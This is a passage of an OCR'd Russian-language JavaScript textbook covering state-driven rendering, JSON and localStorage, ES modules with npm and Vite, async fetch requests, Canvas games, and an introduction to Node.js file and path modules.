  gap: 6px;
  margin-bottom: 10px;
}

form input {
  flex: 1;
  padding: 8px;
}

.filters button {
  border: 1px solid #d6d3d1;
  background: white;
  border-radius: 999px;
  padding: 4px 10px;
}

.filters .current {
  background: #ca8a04;
  color: white;
  border-color: #ca8a04;
}

ul {
  list-style: none;
  padding: 0;
}


li {
  display: flex;
  gap: 8px;
  align-items: center;
  padding: 6px 0;
  border-bottom: 1px solid #e7e5e4;
}

li.done span {
  text-decoration: line-through;
  color: #a8a29e;
}

li span {
  flex: 1;
}
```

```css
.delete {
  border: none;
  background: none;
  cursor: pointer;
}

.counter {
  color: #78716c;
  font-size: 13px;
}
```



Добавлена задача, первая отмечена выполненной

Обрати внимание:

- обработчики **не трогают** страницу напрямую. Они только меняют `state` и вызывают `render()`;
- `data-id` — свой атрибут элемента. Атрибуты, начинающиеся с `data-`, можно придумывать любые, а читать через `element.dataset`: `data-id` → `dataset.id`, `data-filter` → `dataset.filter`. Так элемент на странице «помнит», к какой задаче он относится;
- `id: Date.now()` — текущее время в миллисекундах. Простой способ получить уникальный номер;
- после перезагрузки страницы задачи пропадут — исправим это ниже.

JSON

JSON (JavaScript Object Notation) — текстовый формат для хранения и передачи данных. Он выглядит почти как объекты JavaScript, но строже: ключи и строки — только в двойных кавычках, без комментариев и запятой после последнего элемента.

```JSON
{
  "name": "Аня",
  "level": 12,
  "skills": ["скрытность", "лук"],
  "isOnline": true
}
```

В JSON хранят настройки, им обмениваются браузер и сервер. Две функции переводят данные туда и обратно:

```JS script.js
const player = { name: "Аня", level: 12, skills: ["лук"] };

const text = JSON.stringify(player);       // объект → строка
console.log(text);
console.log(typeof text);

const copy = JSON.parse(text);             // строка → объект
console.log(copy.skills[0]);
```

```Консоль
{"name":"Аня","level":12,"skills":["лук"]}
string
лук
```

`JSON.stringify(data, null, 2)` — красиво, с отступами в 2 пробела.

localStorage

localStorage — хранилище в браузере. Данные в нём сохраняются после перезагрузки страницы и даже после перезапуска компьютера. У каждого сайта — своё хранилище.

```JS script.js
localStorage.setItem("theme", "dark");          // сохранить
const theme = localStorage.getItem("theme");    // прочитать: "dark"
localStorage.removeItem("theme");               // удалить
localStorage.getItem("nothing");                // нет такого ключа — null
```

localStorage хранит только **строки**. Поэтому массивы и объекты сохраняют через `JSON.stringify`, а читают через `JSON.parse`:

JS script.js

```
function save() {
  localStorage.setItem("tasks", JSON.stringify(state.tasks));
}

function load() {
  const saved = localStorage.getItem("tasks");
  return saved ? JSON.parse(saved) : [];
}

state.tasks = load();
```

Со схемой «данные → render» сохранение добавляется в одно место — в конец `render()`: раз страница перерисовалась, значит, данные изменились, и их пора сохранить. В DevTools содержимое хранилища видно на вкладке **Application → Local Storage**.

ЧТО НЕ ХРАНЯТ В LOCALSTORAGE

- **Пароли и секретные данные**: любой скрипт на странице может их прочитать.
- Много данных: обычно доступно около 5 МБ.
- Важное, что нельзя потерять: пользователь может очистить данные браузера, и всё исчезнет. Такое хранят на сервере (часть 6).

ГЛАВНОЕ

- Состояние (`state`) — все данные приложения в одном объекте.
- `render()` строит страницу из состояния целиком.
- Обработчик: изменить `state` → вызвать `render()`. Страницу напрямую не трогает.
- `data-*` атрибуты связывают элемент с данными: `element.dataset.id`.
- `JSON.stringify` — в строку, `JSON.parse` — из строки.
- `localStorage.setItem / getItem` — хранит строки между перезагрузками; не для паролей.

4.5

Модули и npm на фронтенде

Когда скрипт вырастает до 500 строк, в нём становится трудно что-то найти. Разделим код на файлы-модули и научимся подключать чужие библиотеки.

ES-модули

Модуль — файл с кодом, который сам решает, что отдать наружу. Что не отдано — остаётся внутри модуля и не мешает остальным.

JS storage.js

```
const KEY = "tasks";                    // видна только внутри модуля

export function loadTasks() {
  const saved = localStorage.getItem(KEY);
  return saved ? JSON.parse(saved) : [];
}

export function saveTasks(tasks) {
  localStorage.setItem(KEY, JSON.stringify(tasks));
}
```

JS utils.js

```
export function formatDate(timestamp) {
  return new Date(timestamp).toLocaleDateString("ru-RU");
}

export default function createId() {
  return Date.now();
}
```

JS main.js

```
import { loadTasks, saveTasks } from "./storage.js";
import createId, { formatDate } from "./utils.js";

const tasks = loadTasks();
tasks.push({ id: createId(), title: "Новая задача" });
saveTasks(tasks);
console.log(formatDate(tasks[0].id));
```

- `export` перед функцией или переменной — отдать её наружу;

- `import { имя } from "./файл.js"` — взять из другого модуля. Имена в фигурных скобках должны совпадать с экспортированными;
- `export default` — «главное» значение модуля, одно на файл. Импортируется без фигурных скобок и под любым именем;
- путь к своему файлу начинается с `./` и заканчивается расширением `.js`.

В HTML подключают только главный файл, но с атрибутом `type="module"`:

HTML index.html

```
<script type="module" src="main.js"></script>
```

> МОДУЛИ НЕ РАБОТАЮТ ПРИ ОТКРЫТИИ ФАЙЛА ДВОЙНЫМ ЩЕЛЧКОМ
>
> Если открыть `index.html` прямо с диска (адрес начинается с `file://`), браузер заблокирует модули из соображений безопасности. Страницу с модулями нужно открывать через локальный сервер — например, расширение **Live Server** в VS Code или Vite (ниже).

Как делить код на модули

Хорошее деление — по **ответственности**: каждый файл отвечает за одну область.

Файл	Отвечает за
`state.js`	Данные приложения и функции, которые их меняют
`render.js`	Отрисовку страницы из данных
`storage.js`	Сохранение и загрузку из `localStorage`
`api.js`	Запросы к серверу (тема 4.6)
`main.js`	Связывает всё вместе: подключает обработчики событий, вызывает первый `render`

npm и package.json

npm — менеджер пакетов: огромный каталог готовых библиотек (больше двух миллионов) и программа для их установки. Он ставится вместе с **Node.js** (nodejs.org, версия LTS). Проверить установку:

Терминал

```
node -v
npm -v
```

Каждый проект, который использует npm, описывается файлом **package.json**: название, список библиотек-зависимостей и команды.

Терминал

```
npm install canvas-confetti
```

После этой команды:

- в `package.json` появится раздел `"dependencies"` с названием и версией библиотеки;
- библиотека скачается в папку **node_modules**. Эта папка бывает огромной, её никогда не загружают в Git — добавь её в `.gitignore`;
- появится файл `package-lock.json` с точными версиями всех скачанных пакетов. Его в Git добавлять нужно.

Чтобы установить зависимости в скачанном чужом проекте, достаточно выполнить `npm install` без названия — npm прочитает `package.json` и скачает всё нужное.

Сборщик Vite

Импортировать библиотеку из `node_modules` в браузере напрямую неудобно: нужно знать, где лежит её файл. Эту работу делает **сборщик**. Самый популярный и быстрый сейчас — **Vite**.

Терминал

```
npm create vite@latest my-app
cd my-app
npm install
npm run dev
```

1. `npm create vite@latest my-app` — создать проект. Vite спросит фреймворк — выбирай **Vanilla** (чистый JavaScript) и **JavaScript**;
2. `npm install` — установить зависимости;
3. `npm run dev` — запустить **dev-сервер**. В терминале появится адрес вроде `http://localhost:5173` — открой его в браузере. При сохранении файла страница обновляется сама.

Теперь библиотеку из npm можно импортировать просто по имени:

JS script.js

```
import confetti from "canvas-confetti";

document.querySelector("#win").addEventListener("click", () => {
  confetti({ particleCount: 150, spread: 70 });
});
```

Сборка для публикации

Терминал

```
npm run build
```

Vite соберёт весь проект в папку **dist**: все модули склеены и сжаты, лишнее выброшено. Именно содержимое `dist` публикуют на хостинге (например, GitHub Pages). Команды `dev` и `build` записаны в `package.json` в разделе `"scripts"`:

JSON

```
{
  "scripts": {
    "dev": "vite",
    "build": "vite build",
    "preview": "vite preview"
  }
}
```

`npm run имя` запускает команду из этого раздела.

ГЛАВНОЕ

- `export` — отдать из модуля, `import { x } from "./file.js"` — взять; `export default` — главное значение.
- В HTML: `<script type="module" src="main.js">`; модули работают только через сервер.
- Дели код по ответственности: данные, отрисовка, хранилище, API, главный файл.
- `npm install имя` — библиотека в `node_modules` и в `package.json`; `node_modules` — в `.gitignore`.
- Vite: `npm create vite@latest`, `npm run dev` — разработка, `npm run build` — сборка в `dist`.

4.6

Асинхронность и fetch

Погода, курсы валют, фотографии, сообщения — всё это сайты получают с серверов по сети. Запрос занимает время, и программа не должна замирать, пока ждёт ответа.

Синхронный и асинхронный код

Представь, что ты в кафе. **Синхронно** — это когда ты заказал кофе и стоишь у кассы, пока его не сварят, а очередь за тобой ждёт. **Асинхронно** — тебе дали номерок, ты сел за столик, а когда кофе готов — тебя позвали.

JavaScript работает асинхронно: долгую операцию (запрос к серверу, таймер) он запускает и **не ждёт**, а продолжает выполнять следующий код. Когда операция завершится, будет вызван код, который должен обработать её результат. Пока идёт запрос, страница остаётся живой: кнопки нажимаются, анимации идут.

Promise

Promise («обещание») — объект, который представляет результат, который будет **позже**. У промиса три состояния:

- **pending** — ожидание, результата ещё нет;
- **fulfilled** — выполнен успешно, есть результат;
- **rejected** — завершился ошибкой.

Сами промисы создавать приходится редко — их возвращают функции вроде `fetch`. Но для понимания вот промис, который выполнится через заданное время:

JS script.js

```
function wait(ms) {
  return new Promise((resolve) => setTimeout(resolve, ms));
}

console.log("Заказ принят");
wait(500).then(() => console.log("Кофе готов"));
console.log("Сажусь за столик");
```

Консоль

```
Заказ принят
Сажусь за столик
Кофе готов
```

`.then(функция)` — «когда промис выполнится, вызови эту функцию».

async и await

Цепочки `.then()` быстро становятся запутанными. Современный способ — `async` / `await`:

JS script.js

```
function wait(ms) {
  return new Promise((resolve) => setTimeout(resolve, ms));
}

async function makeBreakfast() {
  console.log("Ставлю чайник");
  await wait(300);
  console.log("Чайник вскипел");
  await wait(200);
  console.log("Чай заварен");
  return "Завтрак готов";
}

makeBreakfast().then((result) => console.log(result));
console.log("Пока ждём — читаю новости");
```

Консоль

```
Ставлю чайник
Пока ждём — читаю новости
Чайник вскипел
Чай заварен
Завтрак готов
```

- `async` перед функцией делает её асинхронной. Такая функция всегда возвращает промис;
- `await промис` — «подожди, пока промис выполнится, и дай его результат». Работает только внутри `async`-функций (и на верхнем уровне модулей);
- `await` приостанавливает **только эту функцию**. Остальной код («читаю новости») продолжает выполняться.

С `await` асинхронный код читается сверху вниз, как обычный.

Что такое API

API (Application Programming Interface) сервера — набор адресов, по которым программа может получить или отправить данные. Например, открытый API с фактами о котиках по адресу `https://catfact.ninja/fact` возвращает JSON:

JSON

```
{ "fact": "Cats sleep 70% of their lives.", "length": 30 }
```

У каждого API есть **документация**: какие адреса есть, какие параметры они принимают и что возвращают. Прежде чем писать код, открой адрес из документации прямо в браузере и посмотри на ответ своими глазами.

fetch: GET-запрос

JS script.js

```
async function loadFact() {
  const response = await fetch("https://catfact.ninja/fact");
  const data = await response.json();
  console.log(data.fact);
}

loadFact();
```

1. `fetch(адрес)` отправляет запрос и возвращает промис с **ответом** (`response`). Ответ приходит, как только сервер прислал заголовки;
2. `response.json()` читает тело ответа и превращает JSON в объект. Это тоже промис, поэтому снова `await`.

Коды ответа и response.ok

У каждого ответа есть **код статуса** (тема 0.1): `200` — всё хорошо, `404` — не найдено, `500` — ошибка на сервере. Важная деталь: `fetch` **не считает** ошибкой ответы 404 и 500 — сервер ведь ответил. Ошибка будет, только если сети нет совсем. Поэтому статус проверяют самостоятельно:

JS script.js

```
async function getUser(id) {
  const response = await fetch(`https://jsonplaceholder.typicode.com/users/${id}`);
  if (!response.ok) {
    throw new Error(`Ошибка сервера: ${response.status}`);
  }
  return response.json();
}
```

`response.ok` — `true`, если код от 200 до 299. `response.status` — сам код.

Обработка ошибок

JS script.js

```
async function showUser(id) {
  try {
    const user = await getUser(id);
    console.log(user.name);
  } catch (error) {
    console.log(`Не удалось загрузить: ${error.message}`);
  }
}
```

Вокруг `await` ставят `try...catch` (тема 3.7). В `catch` попадут и ошибки сети, и наши `throw` из-за плохого статуса.

POST: отправить данные

JS script.js

```
async function createPost(title, body) {
  const response = await fetch("https://jsonplaceholder.typicode.com/posts", {
    method: "POST",
    headers: { "Content-Type": "application/json" },
    body: JSON.stringify({ title, body, userId: 1 }),
  });
  if (!response.ok) {
    throw new Error(`Ошибка: ${response.status}`);
  }
  return response.json();
}
```

Второй аргумент `fetch` — настройки запроса:

- `method` — метод: `"GET"` (по умолчанию) получает данные, `"POST"` — отправляет новые;
- `headers` — заголовки. `Content-Type: application/json` говорит серверу, что в теле — JSON;
- `body` — тело запроса, строка. Объект превращаем в JSON через `JSON.stringify`.

Четыре состояния экрана

Пока данные грузятся, что-то может пойти не так. Хороший интерфейс всегда показывает одно из **четырёх** состояний:

Состояние	Что показать
Загрузка	Индикатор, скелет карточек, текст «Загружаем...»
Успех	Сами данные
Ошибка	Понятное сообщение и кнопку «Попробовать снова»
Пусто	«Ничего не найдено» — вместо пустого белого места

CSS style.css

```css
body {
  font-family: Arial, sans-serif;
}

.status {
  padding: 14px;
  border-radius: 10px;
  text-align: center;
  margin-bottom: 8px;
}

.loading {
  background: #fef9c3;
}

.error {
  background: #fee2e2;
  color: #991b1b;
}

.empty {
  background: #f5f5f4;
  color: #78716c;
}

.user {
  padding: 8px 12px;
  border-bottom: 1px solid #e7e5e4;
}
```


HTML index.html

```html
<div id="a"></div><div id="b"></div><div id="c"></div><div id="d"></div>
```

JS script.js

```
function render(container, state) {
  if (state.loading) {
    container.innerHTML = '<div class="status loading">Загружаем...</div>';
  } else if (state.error) {
    container.innerHTML = '<div class="status error">Не удалось загрузить данные.
Проверь интернет</div>';
  } else if (state.users.length === 0) {
    container.innerHTML = '<div class="status empty">Никого не нашли</div>';
  } else {
    container.innerHTML = "";
    for (const user of state.users) {
      const div = document.createElement("div");
      div.className = "user";
      div.textContent = user.name;
      container.append(div);
    }
  }
}

render(document.querySelector("#a"), { loading: true, error: null, users: [] });
render(document.querySelector("#b"), { loading: false, error: "сеть", users: [] });
render(document.querySelector("#c"), { loading: false, error: null, users: [] });
render(document.querySelector("#d"), {
  loading: false, error: null, users: [{ name: "Leanne Graham" }, { name: "Ervin
Howell" }],
});
```



Одна функция render показывает любое из четырёх состояний

А вот как эти состояния меняются при загрузке:

JS script.js

```
const state = { loading: false, error: null, users: [] };

async function loadUsers() {
  state.loading = true;
  state.error = null;
  render(container, state);

  try {
    const response = await fetch("https://jsonplaceholder.typicode.com/users");
    if (!response.ok) throw new Error(response.status);
    state.users = await response.json();
  } catch (error) {
    state.error = error.message;
  } finally {
    state.loading = false;      // finally выполняется и после успеха, и после ошибки
    render(container, state);
  }
}
```

ПРОВЕРЬ ПЛОХОЙ ИНТЕРНЕТ

В DevTools на вкладке **Network** есть список **No throttling**. Выбери **Slow 4G** — увидишь, как выглядит загрузка на медленном интернете, или **Offline** — убедишься, что при отключённой сети приложение показывает понятную ошибку, а не белый экран.

Debounce для поиска

Живой поиск отправляет запрос на каждую букву: пока человек набирает «minecraft», уйдёт 9 запросов, и 8 из них никому не нужны. **Debounce** («подавление дребезга») — ждать, пока пользователь сделает паузу, и только тогда выполнить действие:

JS script.js

```
function debounce(fn, delay) {
  let timerId;
  return (...args) => {
    clearTimeout(timerId);                    // отменить предыдущий отложенный
вызов
    timerId = setTimeout(() => fn(...args), delay);
  };
}

const search = debounce((text) => console.log(`Ищем: ${text}`), 300);

search("m");
search("mi");
search("min");
setTimeout(() => search("minecraft"), 100);
```

Консоль

```
Ищем: minecraft
```

Каждый новый вызов отменяет предыдущий таймер. Функция выполнится, только если 300 мс никто её не вызывал. В поиске это выглядит так: `input.addEventListener("input", debounce(loadResults, 300));`.

ГЛАВНОЕ

- Асинхронный код не ждёт долгую операцию, а продолжает работу.
- Promise — результат, который будет позже; `.then()` — что делать с ним.
- `async function` + `await` — асинхронный код, который читается сверху вниз.
- `const res = await fetch(url); const data = await res.json();`.
- `fetch` не считает 404 и 500 ошибкой — проверяй `response.ok`.
- POST: `method`, `headers` с `Content-Type`, `body: JSON.stringify(...)`.
- Всегда показывай 4 состояния: загрузка, успех, ошибка, пусто.
- Debounce — выполнить действие после паузы во вводе.

4.7

Canvas и браузерные игры

ДОПОЛНИТЕЛЬНАЯ ТЕМА

Canvas — холст, на котором JavaScript рисует пиксели. На нём делают браузерные игры, графики и визуальные эффекты.

Холст и контекст

CSS style.css

```css
body {
  margin: 0;
  background: #1c1917;
  display: flex;
  justify-content: center;
  padding: 10px;
}

canvas {
  background: #0c0a09;
  border-radius: 8px;
}
```

HTML index.html

```html
<canvas id="game" width="400" height="220"></canvas>
```

JS script.js


```
const canvas = document.querySelector("#game");
const ctx = canvas.getContext("2d");

ctx.fillStyle = "#f7df1e";
ctx.fillRect(20, 20, 120, 60);          // прямоугольник: x, y, ширина, высота

ctx.strokeStyle = "#e34f26";
ctx.lineWidth = 4;
ctx.strokeRect(170, 20, 80, 80);        // только контур

ctx.beginPath();
ctx.arc(330, 60, 40, 0, Math.PI * 2);   // круг: центр x, y, радиус, углы
ctx.fillStyle = "#2563eb";
ctx.fill();

ctx.fillStyle = "white";
ctx.font = "24px Arial";
ctx.fillText("Счёт: 120", 20, 170);     // текст
```



- размеры холста задают атрибутами `width` и `height` в HTML, а не в CSS. Иначе картинка растянется и станет мутной;
- `getContext("2d")` — «кисть» для двумерного рисования. Все команды рисования — методы этого объекта;
- начало координат — **левый верхний** угол, ось `y` направлена **вниз**.

Команда	Что рисует
`fillRect(x, y, w, h)`	Закрашенный прямоугольник
`strokeRect(x, y, w, h)`	Контур прямоугольника
`clearRect(x, y, w, h)`	Стирает область
`beginPath()`, `arc(...)`, `fill()`	Круг и другие фигуры
`fillText(текст, x, y)`	Текст
`drawImage(img, x, y, w, h)`	Картинку

Анимация: requestAnimationFrame

Анимация — это много кадров подряд. В каждом кадре: стереть всё, сдвинуть объекты, нарисовать заново.

JS script.js

```
const ball = { x: 50, y: 50, dx: 3, dy: 2, r: 12 };

function update() {
  ball.x += ball.dx;
  ball.y += ball.dy;
  if (ball.x < ball.r || ball.x > canvas.width - ball.r) ball.dx = -ball.dx;
  if (ball.y < ball.r || ball.y > canvas.height - ball.r) ball.dy = -ball.dy;
}

function draw() {
  ctx.clearRect(0, 0, canvas.width, canvas.height);
  ctx.beginPath();
  ctx.arc(ball.x, ball.y, ball.r, 0, Math.PI * 2);
  ctx.fillStyle = "#f7df1e";
  ctx.fill();
}


function loop() {
  update();
  draw();
  requestAnimationFrame(loop);    // попросить браузер вызвать loop перед следующим
кадром
}

loop();
```

`requestAnimationFrame(функция)` вызывает функцию перед следующей перерисовкой экрана — обычно 60 раз в секунду. Это лучше, чем `setInterval`: анимация плавная, а когда вкладка скрыта, браузер её приостанавливает и не тратит батарею.

Игровой цикл

Почти любая игра устроена одинаково:



Нажатые клавиши удобно хранить в объекте и проверять в `update`:

JS script.js

```
const keys = {};
document.addEventListener("keydown", (event) => { keys[event.key] = true; });
document.addEventListener("keyup", (event) => { keys[event.key] = false; });

function update() {
  if (keys.ArrowLeft) paddle.x -= paddle.speed;
  if (keys.ArrowRight) paddle.x += paddle.speed;
}
```

Столкновения

Проще всего проверять столкновение **прямоугольников**: они пересекаются, если пересекаются их проекции и по горизонтали, и по вертикали:

JS script.js

```
function intersects(a, b) {
  return a.x < b.x + b.w && a.x + a.w > b.x &&
         a.y < b.y + b.h && a.y + a.h > b.y;
}

const player = { x: 10, y: 10, w: 20, h: 20 };
const coin = { x: 25, y: 25, w: 10, h: 10 };
const wall = { x: 100, y: 0, w: 10, h: 50 };

console.log(intersects(player, coin));
console.log(intersects(player, wall));
```

Консоль

```
true
false
```

Игровые объекты — классы

Когда объектов много (кирпичи, враги, пули), их описывают классами (тема 3.6). У каждого класса есть методы `update` и `draw`, а главный цикл просто вызывает их у всех объектов:

JS script.js

```
class Brick {
  constructor(x, y) {
    this.x = x;
    this.y = y;
    this.w = 50;
    this.h = 18;
    this.alive = true;
  }

  draw(ctx) {
    ctx.fillStyle = "#e34f26";
    ctx.fillRect(this.x, this.y, this.w, this.h);
  }
}

const bricks = [];
for (let row = 0; row < 4; row++) {
  for (let col = 0; col < 7; col++) {
    bricks.push(new Brick(10 + col * 55, 10 + row * 24));
  }
}

function draw() {
  ctx.clearRect(0, 0, canvas.width, canvas.height);
  bricks.filter((brick) => brick.alive).forEach((brick) => brick.draw(ctx));
  ball.draw(ctx);
  paddle.draw(ctx);
}
```

ГЛАВНОЕ

- `<canvas width height>` + `getContext("2d")` — холст и кисть; ось `y` — вниз.
- `fillRect`, `strokeRect`, `arc` + `fill`, `fillText`, `drawImage`, `clearRect`.
- Анимация: стереть → сдвинуть → нарисовать, цикл через `requestAnimationFrame`.
- Игровой цикл: ввод → update → draw; клавиши — в объекте `keys`.
- Столкновение прямоугольников — пересечение по обеим осям.
- Игровые объекты — классы с методами `update` и `draw`.

node

ЧАСТЬ 5

Node.js и Express

JavaScript на сервере: файлы, HTTP, свой API на Express, middleware и структура настоящего бэкенд-проекта.

5.1 Node.js

5.2 HTTP и первый сервер

5.3 Express

5.4 REST API и CRUD

5.5 Middleware, ошибки, структура проекта

5.6 Реальное время: WebSocket

5.1
Node.js

До сих пор JavaScript работал только в браузере. Node.js позволяет запускать его на компьютере и на сервере — тем же языком мы напишем бэкенд.

JavaScript вне браузера

Node.js — программа, которая выполняет JavaScript без браузера. Внутри у неё тот же движок V8, что и в Google Chrome, поэтому язык абсолютно тот же: переменные, функции, массивы, классы, `async/await`.

Отличается только **окружение** — то, что доступно программе:

В браузере есть, в Node.js нет	В Node.js есть, в браузере нет
`document`, DOM, события страницы	Чтение и запись файлов на диске
`window`, `alert`, `prompt`	Запуск сервера, работа с сетью на низком уровне
`localStorage`	Аргументы командной строки, переменные окружения
	Доступ к процессам и операционной системе

`console.log`, `setTimeout`, `fetch`, `JSON` есть и там, и там.

Установка и запуск

Node.js скачивают с сайта **nodejs.org** — версию **LTS** (с долгой поддержкой). Вместе с ним ставится npm (тема 4.5). Проверка в терминале:

Терминал

```
node -v
```

Терминал

```
v22.12.0
```

Создадим файл `hello.js`:

JS hello.js

```
const name = "Node.js";
console.log(`Привет из ${name}!`);
console.log(`2 + 2 = ${2 + 2}`);
```

Терминал

```
Привет из Node.js!
2 + 2 = 4
```

И запустим его командой `node имя_файла` из папки, где он лежит:

Терминал

```
node hello.js
```

Программа выполнится и завершится. Вывод `console.log` появится прямо в терминале.

Проект: npm init и package.json

Любой Node.js-проект начинается с файла `package.json`. Его создаёт команда:

Терминал

```
npm init -y
```

Флаг `-y` отвечает «да» на все вопросы и сразу создаёт файл с настройками по умолчанию:

package.json

```
{
  "name": "todo-cli",
  "version": "1.0.0",
  "main": "index.js",
  "scripts": {
    "start": "node index.js",
    "dev": "node --watch index.js"
  },
  "dependencies": {
    "express": "^5.1.0"
  }
}
```

Поле	Что означает
`name`, `version`	Название и версия проекта
`main`	Главный файл
`scripts`	Команды проекта: `npm start` запускает `start`, `npm run dev` — `dev`
`dependencies`	Библиотеки, которые нужны проекту. Появляются после `npm install имя`

`node --watch index.js` перезапускает программу при каждом сохранении файла — очень удобно при разработке сервера.

> .GITIGNORE ДЛЯ NODE.JS
>
> В каждом Node-проекте сразу создай `.gitignore` с двумя строками: `node_modules/` (её всегда можно восстановить через `npm install`) и `.env` (там будут пароли, тема 5.5).

Модули в Node.js: require и import

В Node.js исторически используются модули **CommonJS**:

JS script.js

```
const fs = require("fs");              // подключить модуль
module.exports = { loadTasks };        // отдать наружу
```

Современные ES-модули (`import` / `export`, как в теме 4.5) тоже работают. Для этого в `package.json` добавляют строку `"type": "module"`. В этой части мы используем `require`: так написано большинство примеров и документации к Express. Работают оба способа одинаково, главное — не смешивать их в одном проекте.

Модуль fs: файлы

Встроенный модуль **fs** (file system) читает и записывает файлы:

tasks.json

```
[
  { "id": 1, "title": "Сделать ДЗ", "done": false },
  { "id": 2, "title": "Купить хлеб", "done": true }
]
```

JS index.js

```
const fs = require("fs");

const text = fs.readFileSync("tasks.json", "utf-8");   // прочитать файл как текст
const tasks = JSON.parse(text);

tasks.push({ id: 3, title: "Погулять с собакой", done: false });

fs.writeFileSync("tasks.json", JSON.stringify(tasks, null, 2));   // записать
console.log(`Задач в файле: ${tasks.length}`);

console.log(fs.existsSync("tasks.json"));
console.log(fs.existsSync("nothing.txt"));
```

Терминал

```
Задач в файле: 3
true
false
```

Функция	Что делает
`fs.readFileSync(путь, "utf-8")`	Прочитать файл как строку
`fs.writeFileSync(путь, строка)`	Записать строку в файл (старое содержимое заменится)
`fs.appendFileSync(путь, строка)`	Дописать в конец файла
`fs.existsSync(путь)`	Есть ли такой файл или папка
`fs.readdirSync(папка)`	Список файлов в папке
`fs.mkdirSync(папка, { recursive: true })`	Создать папку (и все промежуточные)
`fs.renameSync(старый, новый)`	Переименовать или переместить

Функции с `Sync` в имени **синхронные**: программа ждёт, пока операция закончится. Для скриптов и утилит это удобно. В сервере лучше использовать асинхронные версии из `fs/promises`, чтобы пока читается файл, сервер мог отвечать другим пользователям:

JS script.js

```
const fs = require("fs/promises");
const text = await fs.readFile("tasks.json", "utf-8");
```

Модуль path: пути к файлам

JS index.js

```
const path = require("path");

console.log(path.join("photos", "2026", "summer.jpg"));
console.log(path.extname("report.final.pdf"));
console.log(path.basename("/home/anya/music/song.mp3"));
console.log(path.parse("cat.png").name);
```

Терминал

```
photos/2026/summer.jpg
.pdf
song.mp3
cat
```

- `path.join(...)` собирает путь из частей с правильным разделителем: на Windows это `\`, на Linux и macOS — `/`. Не склеивай пути строками вручную;

- `path.extname` — расширение файла, `path.basename` — имя файла из полного пути;
- `__dirname` — папка, в которой лежит текущий файл. `path.join(__dirname, "data.json")` найдёт файл рядом со скриптом, из какой бы папки ни запустили программу.

Аргументы командной строки

Программе можно передать данные прямо в команде запуска:

JS index.js

```
const [command, ...words] = process.argv.slice(2);

console.log(process.argv.length);
console.log(`Команда: ${command}`);
console.log(`Текст: ${words.join(" ")}`);
```

Терминал

```
node index.js add Сделать проект
```

Терминал

```
5
Команда: add
Текст: Сделать проект
```

`process.argv` — массив: первые два элемента — путь к Node.js и к скрипту, дальше — слова, которые написали после имени файла. Поэтому полезные аргументы берут через `slice(2)`.

Консольная утилита целиком

Соберём всё вместе — менеджер задач, который хранит данные в файле:

